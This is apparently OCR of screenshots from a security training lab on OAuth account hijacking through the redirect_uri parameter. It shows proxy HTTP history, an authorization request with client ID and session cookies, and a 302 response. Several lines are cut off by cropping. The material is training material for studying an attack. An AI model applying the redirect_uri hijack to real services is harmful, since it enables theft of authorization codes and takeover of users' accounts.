
Home | My account

You have successfully linked your social media account

Continue

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	M
1058	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/auth?client_id=ijtrhvxpirjovvze3tqfe&r...	✓		302	700	HT
1059	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/interaction/SPpg4XIDsyLWLjtiTstDc			200	4649	HT
1062	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/resources/labheader/images/logoAca...			200	8951	XM
1064	https://acac1f2b1f58bc6b8038bb3002460083....	POST	/interaction/SPpg4XIDsyLWLjtiTstDc/l...	✓		302	298	
1065	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/auth/SPpg4XIDsyLWLjtiTstDc			302	940	HT
1066	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/interaction/SPpg4XIDsyLWLjtiTstDc			200	4828	HT
1069	https://acf51f7e1fa3bc6a808dbb12008f004b.w...	GET	/resources/images/blog.svg			200	7512	XM
1070	https://acac1f2b1f58bc6b8038bb3002460083....	POST	/interaction/SPpg4XIDsyLWLjtiTstDc/c...			302	298	
1071	https://acac1f2b1f58bc6b8038bb3002460083....	GET	/auth/SPpg4XIDsyLWLjtiTstDc			302	1042	HT
1072	https://acf51f7e1fa3bc6a808dbb12008f004b.w...	GET	/oauth-linking?code=n_6PUtjfEte4sG...	✓		200	2795	HT



OAuth account hijacking via redirect_uri

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@hotdog.com

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL
318	https://ac211fdb1fd61db7c04...	GET	/my-account
319	https://ac211fdb1fd61db7c04...	GET	/social-login
321	https://ac211fdb1fd61db7c04...	GET	/academyLabHeader
322	https://oauth-acbb1fda1f77	GET	/auth?client_id=fwrv93drqjksqp3dp6e53&redirect_uri=ht
			/oauth-callback?code=5VfYQwcQMI7riAEiRyuriHHMQW
324	https://ac211fdb1fd61db7	GET	/a demyLabHeader
325	https://ac211fdb1fd61db7c04...	GET	/
327	https://ac211fdb1fd61db7c04...	GET	/res svg
338	https://ac211fdb1fd61db7c04...	GET	/acac
339	https://ac211fdb1fd61db7c04...	GET	/my-ac
340	https://ac211fdb1fd61db7c04...	GET	/a

Request

```
GET /auth?client_id=fwrv93drqjksqp3dp6e53&redirect_uri=
https://ac211fdb1fd61db7c0422bdd00ce00fc.web-security-ac   y.net/oauth-callb
ack&response_type=code&scope=openid%20profile%20email HTT   1
Host: oauth-acbb1fda1f771da2c0742b18022100f8.web-security-   demy.net
Cookie: _session=M9jftPOUqL8hO8s8gPID9; _session.legacy=M9j   UqL8hO8s8gPID9
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
```

Response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location: https://ac211fdb1fd61db7c0422bdd00ce00fc.web-security-academy.   /oa
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=M9jftPOUqL8hO8s8gPID9; path=/; expires=Thu, 25 Nov 20
Set-Cookie: _session.legacy=M9jftPOUqL8hO8s8gPID9; path=/; expires=Thu, 25
Date: Thu, 11 Nov 2021 15:49:48 GMT
Connection: close
```